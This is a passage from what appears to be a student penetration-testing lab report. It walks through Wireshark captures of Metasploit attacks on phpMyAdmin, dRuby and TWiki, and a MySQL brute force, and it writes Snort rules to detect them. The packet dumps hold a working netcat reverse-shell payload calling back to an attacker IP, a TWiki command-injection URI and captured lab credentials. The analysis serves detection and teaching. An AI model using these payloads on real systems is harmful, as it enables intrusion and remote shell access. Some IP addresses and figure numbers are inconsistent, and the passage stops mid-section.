


Fig. 546. Post exploitation using ifconfig

**** The contribution of Akshata Rajendra Raikar ends here ****

**** The contribution of Anish Shah starts here ****

EEE. Wireshark Analysis of Playbook 46: PhpMyAdmin Authenticated Remote Code Execution via preg_replace().

- i. Pcap File Name: PHPMYAdmin.pcap
- ii. Wireshark Analysis:




Fig. 547. Credentials captured by the attacker

For this exploit to perform I used multi/http/phpmyadmin_preg_replace. By running show options, we can set the fields that we need. We set the username as root and password as sploitime. Setting the rhosts 192.168.30.21 the ip address of metasploitable 3 that I want this exploit to be sent.

Here we can see that the packet is been captured that contains the credentials as root and sploitime. We did packet analysis through wireshark and found the packet so we can determine that the exploit is been successful. As we can see in Figure Info phpmyadmin which suggests that the packet transfer through exploit has been successful. Also found some of the packet analysis through which it can be determined that the exploit is working perfectly fine as it has been captured in wireshark. The File Data is of 78 Bytes.




Fig. 548. Attacker downloads malware to victims device

Wireshark · Conversations · PHPMyAdmin.pcap								
Ethernet · 8		IPv4 · 3		IPv6 · 2		TCP · 6		UDP · 5
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A
10.10.10.13	40333	192.168.30.31	80	64	38 k	32	2,386	
10.10.10.13	41697	192.168.30.31	80	38	18 k	20	1,564	
10.10.10.13	41807	192.168.30.31	80	20	4,066	12	1,350	
10.10.10.13	38457	192.168.30.31	80	26	8,764	14	1,670	
10.10.10.13	36323	192.168.30.31	80	42	22 k	22	8,074	
192.168.30.31	46090	10.10.10.13	4444	48	8,544	20	6,556	

Fig. 551. Conversations between attacker and victim

Here we can see the packets are being transmitted between attacker and victim, from which the attacker sends 190 packets →victim and the victim sends 48 packets to attacker.

```

echo_VtGHdkxcFHR2d
VtGHdkxcFHR2d
uname -a
Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:09 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
whoami
www-data
pwd
/var/www/html/phpmyadmin
ls
ChangeLog
Documentation.html
Documentation.txt
LICENSE
README
README_VENDOR
RELEASE-DATE-3.5.8
browse_foreigners.php
bs_disp_as_name_type.php
bs_play_media.php
changelog.php
chk_rel.php
config.inc.php
config.sample.inc.php
db_create.php
db_datadict.php
db_events.php
db_export.php
db_import.php
db_operations.php
db_printview.php
db_qbe.php
db_routines.php
db_search.php
db_sql.php
db_structure.php
db_tracking.php
db_triggers.php
docs.css
enum_editor.php
examples
export.php
favicon.ico
file_echo.php
gis_data_editor.php
import.php
import_status.php
index.php
ls
7 client pkts, 6 server pkts, 11 turns.
Entire conversation (2,672 bytes)
Show and save data as ASCII
Find:
Filter Out This Stream Print Save as... Back Close Help

```

Fig. 552. Accessing the files in the directory

The attacker can view all the files from the user’s device from which he chooses to view index.php which contains the confidential information.




Fig. 553. Flow Graph between attacker and victim

The above figure depicts the victim requests connection by sending **SYN** (synchronize) message to the server. Server acknowledges by sending **SYN-ACK** (synchronize-acknowledge) message back to the client. Client responds with an **ACK** (acknowledge) message, and the connection is established between the attacker and the victim to the corresponding time frame.

SYN scanning is a tactic that a malicious attacker can use to determine the state of a communications port without establishing a full connection. If the server responds with a **SYN/ACK** (synchronization acknowledged) packet from a particular port, it means the port is open.

FFF. Wireshark Analysis of Playbook 49: Attacking the drb remote codeexec (port 8787) service in D2(DMZ) server

- i. Pcap File Name: drbremotetcode.pcap
- ii. Wireshark Analysis:

Here the exploit performed by the kali machine which acts as an attacker(10.10.10.13) in the untrusted zone in D2 machine which is the web server (192.168.30.21) in the DMZ zone. When this exploit takes place it exploits vulnerabilities present in the Ruby and try to get forbidden access to the victim machine.

Ethernet · 1		IPv4 · 1		IPv6		TCP · 5		UDP	
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	
10.10.10.13	55956	192.168.30.21	8787	7	1,536	3		378	
10.10.10.13	55958	192.168.30.21	8787	22	2,047	14	1,417		
10.10.10.13	55960	192.168.30.21	8787	8	648	4	376		
10.10.10.13	55962	192.168.30.21	8787	14	1,240	8	805		
192.168.30.21	35861	10.10.10.13	4444	13	1,332	6	843		

Fig. 554. Top conversations between attacker and victim machines

The packet capture shown above has only TCP packets, for the initial step is to see the number of TCP conversations between the attacker and the victim. So, from the stats it can be known that 5 conversations took place between them.

```

.....0.....I" send::EF.....1.....:instance_eval...s.."tKernel.fork { `mkfifo /tmp/wipqp; nc
10.10.10.13 4444 0</tmp/wipqp | /bin/sh >/tmp/wipqp 2>&1; rm /tmp/wipqp }.....
0.....F...s..o:SecurityError...bt["9/usr/lib/ruby/1.8/drb/drb.rb:1555:in `instance_eval'"0/usr/lib/
ruby/1.8/drb/drb.rb:1555:in `send'"4/usr/lib/ruby/1.8/drb/drb.rb:1555:in `send'"A/usr/lib/ruby/1.8/
drb/drb.rb:1555:in `perform_without_block'"8/usr/lib/ruby/1.8/drb/drb.rb:1515:in `perform'"5/usr/lib/ruby/
1.8/drb/drb.rb:1589:in `main_loop'"9/usr/lib/ruby/1.8/drb/drb.rb:1585:in `loop'"5/usr/lib/ruby/1.8/drb/
drb.rb:1585:in `main_loop'"1/usr/lib/ruby/1.8/drb/drb.rb:1581:in `start'"5/usr/lib/ruby/1.8/drb/drb.rb:
1581:in `main_loop'"//usr/lib/ruby/1.8/drb/drb.rb:1439:in `run'"1/usr/lib/ruby/1.8/drb/drb.rb:1427:in
`start'"//usr/lib/ruby/1.8/drb/drb.rb:1427:in `run'"6/usr/lib/ruby/1.8/drb/drb.rb:1347:in `initialize'"//
usr/lib/ruby/1.8/drb/drb.rb:1627:in `new'"9/usr/lib/ruby/1.8/drb/drb.rb:1627:in `start_service'"%/usr/
sbin/druby_timeserver.rb:12: msg"'"Insecure operation - instance_eval

```

Fig. 555. Machine conversation in TCP stream Eq 0

Now analyzing the packets in tcp stream eq 0 the first packet from client to server we can clearly state that the client is trying to execute the instance_eval method on server side. Now analyzing packet 3 we can see that the server machine is responding with a security error.




Fig. 556. packet with instance_eval method information




Fig. 557. packet with security error from server to client

So from this we can implicate that as the instance_eval method is giving the security error from the server an attempt to exploit the DRB server has been made. Therefore by analyzing the next Tcp stream packets we can say that the client machine is trying to send the syscall method and it has been successfully executed on the server side.

Here the victim is trying to run the instance Eval function on the server side but as we can see the error generated that the function is insecure. In this exploit we came to know about the information that dRuby has insecure methods which will generate errors when it tries to establish connection with server, the method that works through it is only one which is syscall method.




Fig. 558. Client sending syscall method to server machine for execution

Whenever the client machine is trying to send a method on the server side for execution a string called “send-FF” is generated. Now analyzing this we can conclude that zero errors are being generated on the server side and from the below figure it is also proved that the exploit has been successful. To verify that the attack is successfully done the attacker tries to get the system information of the victim’s machine. the post exploitation activities can be seen in the last Tcp stream conversations.




Fig. 559. tcp.stream eq 4 showing the request and responds from the machines after the exploit.

The above figure shows that the attacker did some post exploitation activities such as checking whether the or not privilege’s are gained and running some commands like “id” and “route -n”.




Fig. 560. Flow graph of drb remote code exec on port 8787

VI. IDS ANALYSIS ON PENETRATION TESTING PLAYBOOKS

***** The contribution of Abhilash Reddy Nallarala starts here*****

A. Analysis of Playbook 30: Apache Web Server (II)

i. *Description:* In this exploit, the attacker used the history component of the twiki web application to gain the shell access of the victim machine.

- Attacking machine IP address: 10.10.10.90
- Web server IP address: 192.168.20.21 80

ii. *Wireshark analysis:*

Observation 1:

ICMP packets were observed in the beginning of the packet analysis which shows the attacker that the victim machine is reachable to attack.

1	0.000000000	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request	id=0x07ef, seq=1/256, ttl=64 (reply in 2)
2	0.003602764	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x07ef, seq=1/256, ttl=63 (request in 1)
3	1.002393317	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request	id=0x07ef, seq=2/512, ttl=64 (reply in 4)
4	1.006273537	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x07ef, seq=2/512, ttl=63 (request in 3)
5	2.006758345	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request	id=0x07ef, seq=3/768, ttl=64 (reply in 6)
6	2.010781789	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x07ef, seq=3/768, ttl=63 (request in 5)
7	3.013968107	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request	id=0x07ef, seq=4/1024, ttl=64 (reply in 8)
8	3.017746171	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x07ef, seq=4/1024, ttl=63 (request in 7)
9	4.015444669	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request	id=0x07ef, seq=5/1280, ttl=64 (reply in 10)
10	4.017988339	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x07ef, seq=5/1280, ttl=63 (request in 9)

Fig. 561. ICMP packets

Observation 2:

After sending ICMP packets a stream of TCP packets were observed. Attacker sent a GET request to the web server for the uri “/twiki/bin/view/Main/TWikiUsers?rev=89%20%60nc%20-1%20-p%204444%20-e%20/bin/sh%60%23”. A “rev” parameter is passed to the tiwiki user script by passing the shell metacharacters. This shell metacharacter “/bin/sh” will help the attacker to gain the shell access where arbitrary OS commands can be entered [225].

```
GET /twiki/bin/view/Main/TWikiUsers?rev=89%20%60nc%20-1%20-p%204444%20-e%20/bin/sh%60%23 HTTP/1.1
Host: 192.168.20.21
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Date: Sun, 28 Feb 2021 17:29:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1
```

Fig. 562. Request to tiwiki web application

And this request was accepted by the web server and sent a http stat message “OK”.

Observation 3:

This attack fetched the html code of the tiwiki web application and revealed the identity of users and the date on which their accounts were created.

```

<li> <a href="/twiki/bin/view/Main/JohnTalintyre">JohnTalintyre</a> - <a href="/twiki/bin/view/Main/JohnTalintyre">JohnTalintyre</a> -
31 Aug 2001
</li>
<li> K - <a name="K">- - - </a>
</li>
<li> L - <a name="L">- - - </a>
</li>
<li> M - <a name="M">- - - </a>
</li>
<li> N - <a name="N">- - - </a>
</li>
<li> <a href="/twiki/bin/view/Main/NicholasLee">NicholasLee</a> - <a href="/twiki/bin/view/Main/NicholasLee">NicholasLee</a> - 28 Aug
2000

```

Fig. 563. Twiki users

iii. Snort rule to detect the attack on Twiki web application:

```

alert tcp any any -> 192.168.20.21 80 (msg:"tiwiki exploit"; flow:established,
to_server; content:"/twiki/bin/view/Main/TWikiUsers?rev"; http_uri; nocase;
content:"/bin/sh"; fast_pattern:only; http_uri; nocase; classtype:web-application-
attack; sid:12000002; rev:6;)

```

The above snort rules trigger an alert when there is a request for uri “/twiki/bin/view/Main/TWikiUsers?rev” and consists of shell metacharacters “/bin/sh” in it. As mentioned above, shell metacharacters are responsible for providing shell access to the attacker. This rule will trigger with a message “tiwiki exploit” with sid “12000002” and the attack is classified as web application attack [225].

Following are the alerts raised on IDS sensor and squert when the attack was performed.

```

04/03-20:28:45.696126  [**] [1:12000002:6] tiwiki exploit [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.10.90:38503 -> 192.168.20.21
:80
04/03-20:28:52.533364  [**] [1:12000002:6] tiwiki exploit [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.10.90:36287 -> 192.168.20.21
:80
04/03-20:29:20.319322  [**] [1:12000002:6] tiwiki exploit [**] [Classification:
Web Application Attack] [Priority: 1] {TCP} 192.168.10.90:43349 -> 192.168.20.21
:80

```

Fig. 564. Snort alerts for tiwiki exploit

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
8		2021-04-09 02:22:08	192.168.10.90	0	RFC1918 (.lo)	192.168.20.21	0	RFC1918 (.lo)
ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE	
<input type="checkbox"/>	RT	2021-04-09 02:24:57	192.168.10.90	38503	192.168.20.21	80	tiwiki exploit	
<input type="checkbox"/>	RT	2021-04-09 02:24:57	192.168.10.90	43349	192.168.20.21	80	tiwiki exploit	
<input type="checkbox"/>	RT	2021-04-09 02:24:55	192.168.10.90	43349	192.168.20.21	80	tiwiki exploit	
<input type="checkbox"/>	RT	2021-04-09 02:24:54	192.168.10.90	38503	192.168.20.21	80	tiwiki exploit	
<input type="checkbox"/>	RT	2021-04-09 02:24:54	192.168.10.90	36287	192.168.20.21	80	tiwiki exploit	

Fig. 565. Tiwiki exploit alerts in squert

B. Analysis of Playbook 32: Web server and MySQL server

i. Description: This exploit is about gaining access to the MySQL proxy server which host a MySQL database service for the proxy webserver. This attack is carried out performing brute force with a set of wordlists.

- Attacking machine IP address: 10.10.10.13
- MySql server IP address: 192.168.20.31 3306

ii. Wireshark Analysis:

Observation 1:

In the initial analysis of the packet capture, it is observed that there were some ICMP ping between the attacking machine and MySQL server. This might be done to check for the reachability to the database server.

10	2.820894	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x4057, seq=1/256, ttl=64 (request in 7)
11	2.821164	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x4057, seq=1/256, ttl=63
12	2.821179	192.168.20.101	192.168.20.31	ICMP	70 Redirect	(Redirect for host)
13	3.816914	192.168.10.90	192.168.20.31	ICMP	98 Echo (ping) request	id=0x4057, seq=2/512, ttl=63 (reply in 14)
14	3.817218	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x4057, seq=2/512, ttl=64 (request in 13)
15	4.818400	192.168.10.90	192.168.20.31	ICMP	98 Echo (ping) request	id=0x4057, seq=3/768, ttl=63 (reply in 16)
16	4.818713	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x4057, seq=3/768, ttl=64 (request in 15)
17	5.819795	192.168.10.90	192.168.20.31	ICMP	98 Echo (ping) request	id=0x4057, seq=4/1024, ttl=63 (reply in 18)
18	5.820054	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x4057, seq=4/1024, ttl=64 (request in 17)
19	6.821328	192.168.10.90	192.168.20.31	ICMP	98 Echo (ping) request	id=0x4057, seq=5/1280, ttl=63 (reply in 20)
20	6.821658	192.168.20.31	192.168.10.90	ICMP	98 Echo (ping) reply	id=0x4057, seq=5/1280, ttl=64 (request in 19)

Fig. 566. ICMP packets

Observation 2:

Multiple TCP SYN packets were sent by the attacker to the database server and all the SYN requests were rejected by the database server by sending TCP RST packets in reply.

23	14.093319	192.168.10.21	10.10.10.11	TCP	66 [TCP Port numbers reused] 50050 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
24	14.095662	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	14.639915	192.168.10.21	10.10.10.11	TCP	66 [TCP Retransmission] 50050 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
26	14.642158	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	28.233343	192.168.10.21	10.10.10.11	TCP	66 [TCP Port numbers reused] 50050 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
28	28.235785	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	28.795710	192.168.10.21	10.10.10.11	TCP	66 [TCP Retransmission] 50050 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
30	28.797890	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31	38.831573	192.168.10.25	8.8.8.8	DNS	89 Standard query 0x4ae5 A connectivitycheck.gstatic.com
32	38.831584	192.168.10.25	8.8.8.8	DNS	74 Standard query 0x2c49 A www.google.com
33	38.847526	192.168.20.101	192.168.10.25	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
34	38.847550	192.168.20.101	192.168.10.25	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
35	41.838714	192.168.10.25	8.8.8.8	DNS	79 Standard query 0x0c3d A play.googleapis.com
36	41.852606	192.168.20.101	192.168.10.25	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
37	42.388965	192.168.10.21	10.10.10.11	TCP	66 [TCP Port numbers reused] 50050 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
38	42.391054	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
39	42.919999	192.168.10.21	10.10.10.11	TCP	66 [TCP Retransmission] 50050 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
40	42.922480	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41	42.923716	10.10.10.11	192.168.10.21	TCP	54 5678 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Fig. 567. TCP SYN requests

Observation 3:

Finally, the attacker was able to login to the database server by using the user credentials “root” as a username and a blank password.

187	137.618714	192.168.10.90	192.168.20.31	MySQL	105 Login Request user=root db=
188	137.618932	192.168.20.31	192.168.10.90	TCP	66 3306 → 45955 [ACK] Seq=67 Ack=44 Win=5792 Len=0 TSval=118254219 TSecr=2891712033
189	137.619016	192.168.20.31	192.168.10.90	MySQL	77 Response OK
190	137.619883	192.168.10.90	192.168.20.31	TCP	66 45955 → 3306 [ACK] Seq=44 Ack=78 Win=64256 Len=0 TSval=2891712034 TSecr=118254219

Fig. 568. MySQL login

From the sequential flow of TCP SYN packets and a successful login to the database server, this attack can be termed as MySQL brute force attack.

iii. Snort rule to detect the MySQL brute force attack:

```
